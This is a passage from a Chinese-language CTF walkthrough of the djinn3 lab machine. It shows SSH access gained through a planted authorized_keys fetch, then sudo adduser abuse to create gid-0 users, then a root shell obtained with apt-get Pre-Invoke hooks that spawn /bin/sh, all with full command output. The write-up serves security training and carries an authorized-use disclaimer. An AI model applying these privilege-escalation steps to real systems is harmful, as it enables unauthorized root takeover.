192.168.5.13 - - [25/Feb/2026 07:48:03] "GET /authorized_keys HTTP/1.1" 200 -然后将我们前面创建的11-04-2023.config.json文件上传到目标靶机的/tmp目录下,等待大概3分钟(最长3分钟),看卡里本地用户.ssh目录下的apache上是否会有请求响应。大概不到1分钟,kali本机有反应了,如下。
┌──(root㉿kali)-[~]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.5.13 - - [25/Feb/2026 07:48:03] "GET /authorized_keys HTTP/1.1" 200 -直接尝试从kali上登录目标靶机的saint用户,必须在~/.ssh下载。
ssh saint@192.168.5.13 ┌──(root㉿kali)-[~/.ssh]
└─# ssh saint@192.168.5.13
The authenticity of host '192.168.5.13 (192.168.5.13)' can't be established.
ED25519 key fingerprint is: SHA256:MfX23wi0W2OLpeQI4es/a+8oj90pzwkJ1zDXtfuPawI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.5.13' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Wed Feb 25 18:19:41 IST 2026
System load: 0.0 Processes: 97
Usage of /: 37.6% of 9.78GB Users logged in: 0
Memory usage: 44% IP address for eth0: 192.168.5.13
Swap usage: 0%
0 packages can be updated.
0 updates are security updates.
Last login: Mon Jun 1 22:04:51 2020 from 192.168.1.107
saint@djinn3:~$ 4、adduser提权
在saint用户下,直接用sudo -l查看一下有没有可以直接利用的可执行文件。
saint@djinn3:~$ sudo -l
Matching Defaults entries for saint on djinn3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User saint may run the following commands on djinn3:
    (root) NOPASSWD: /usr/sbin/adduser, !/usr/sbin/adduser * sudo, !/usr/sbin/adduser * admin
saint@djinn3:~$
不用密码可以直接sudo权限执行adduser命令,太爽了,直接添加一个root组的用户(这里添加一个rt,密码是root)应该就可以搞定了。
sudo /usr/sbin/adduser --gid 0 rtsaint@djinn3:~$ sudo /usr/sbin/adduser --gid 0 rt
Adding user `rt' ...
Adding new user `rt' (1004) with group `root' ...
Creating home directory `/home/rt' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for rt
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] Y
saint@djinn3:~$
saint@djinn3:~$
saint@djinn3:~$ 然后切换到我们刚创建好的rt用户,获取一下flag。
saint@djinn3:~$
saint@djinn3:~$
saint@djinn3:~$ su rt
Password:
rt@djinn3:/home/saint$ cd
rt@djinn3:~$
rt@djinn3:~$ ls
rt@djinn3:~$
rt@djinn3:~$
rt@djinn3:~$ ls -la
total 20
drwxr-xr-x 2 rt   root 4096 Feb 25 18:23 .
drwxr-xr-x 7 root root 4096 Feb 25 18:23 ..
-rw-r--r-- 1 rt   root  220 Feb 25 18:23 .bash_logout
-rw-r--r-- 1 rt   root 3771 Feb 25 18:23 .bashrc
-rw-r--r-- 1 rt   root  807 Feb 25 18:23 .profile
rt@djinn3:~$
这个用户是没法获取flag的。
rt@djinn3:~$ id
uid=1004(rt) gid=0(root) groups=0(root)
rt@djinn3:~$
rt@djinn3:~$ ./.profile
bash: ./.profile: Permission denied
rt@djinn3:~$
rt@djinn3:~$ .profile
.profile: command not found
rt@djinn3:~$
rt@djinn3:~$ cd /root
bash: cd: /root: Permission denied
rt@djinn3:~$
5、sudoers文件
rt@djinn3:~$ cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults	env_reset
Defaults	mail_badpass
Defaults	secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root	ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo	ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
# If you need a huge list of used numbers please install the nmap package.

saint ALL=(root) NOPASSWD: /usr/sbin/adduser, !/usr/sbin/adduser * sudo, !/usr/sbin/adduser * admin

jason ALL=(root) PASSWD: /usr/bin/apt-get
#includedir /etc/sudoers.d
rt@djinn3:~$ 我们无法修改sudoers文件,我们查看一下jason用户
rt@djinn3:~$ cat /etc/passwd | grep jason
rt@djinn3:~$
额,/etc/passwd下竟然没有这个用户,既然我们的saint可以不用密码执行adduser,我们退出当前的root2用户,然后在saint用户下,用同样的手法创建一个jason用户,密码就用jason。
exit

sudo /usr/sbin/adduser --gid 0 jasonrt@djinn3:~$ exit
exit
saint@djinn3:~$ sudo /usr/sbin/adduser --gid 0 jason
Adding user `jason' ...
Adding new user `jason' (1005) with group `root' ...
Creating home directory `/home/jason' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for jason
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] Y
saint@djinn3:~$
saint@djinn3:~$
saint@djinn3:~$ su jason
Password:
jason@djinn3:/home/saint$ cd
jason@djinn3:~$ ls
jason@djinn3:~$
jason@djinn3:~$ 6、apt-get提权
a、使用TF
TF=$(mktemp)

echo 'Dpkg::Pre-Invoke {"/bin/sh;false"}' > $TF

# 安装sl包前会执行/bin/sh
sudo apt-get install -c $TF sl
# 触发点:安装过程开始前
靶机不通外网,无法使用。
b、使用changelog
sudo apt-get changelog apt靶机不通外网,无法使用。
C、直接获得root shell,无需安装软件
# 更新源前会执行/bin/sh
sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# 触发点:更新软件源列表前

id

whoami

cd /root

ls

./proof.shjason@djinn3:~$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
#
# whoami
root
#
# cd /root
#
# ls
proof.sh
#
#
# ./proof.sh
_ _ _ _ _
/ \ _ __ ___ __ _ ___(_)_ __ __ _| | | |
/ _ \ | '_ ` _ \ / _` |_ / | '_ \ / _` | | | |
/ ___ \| | | | | | (_| |/ /| | | | | (_| |_|_|_|
/_/ \_\_| |_| |_|\__,_/___|_|_| |_|\__, (_|_|_)
|___/
djinn-3 pwned...
__________________________________________________________________________
Proof: VGhhbmsgeW91IGZvciB0cnlpbmcgZGppbm4zID0K
Path: /root
Date: Wed Feb 25 18:40:27 IST 2026
Whoami: root
__________________________________________________________________________
By @0xmzfr
Special thanks to @DCAU7 for his help on Privilege escalation process
And also Thanks to my fellow teammates in @m0tl3ycr3w for betatesting! :-)
If you enjoyed this then consider donating (https://blog.mzfr.me/support/)
so I can continue to make these kind of challenges.
#
本文涉及的技术方法仅适用于 授权测试环境 或 合法 CTF 赛事。请勿在未授权的情况下对任何系统进行测试。安全之路,始于合规,终于责任。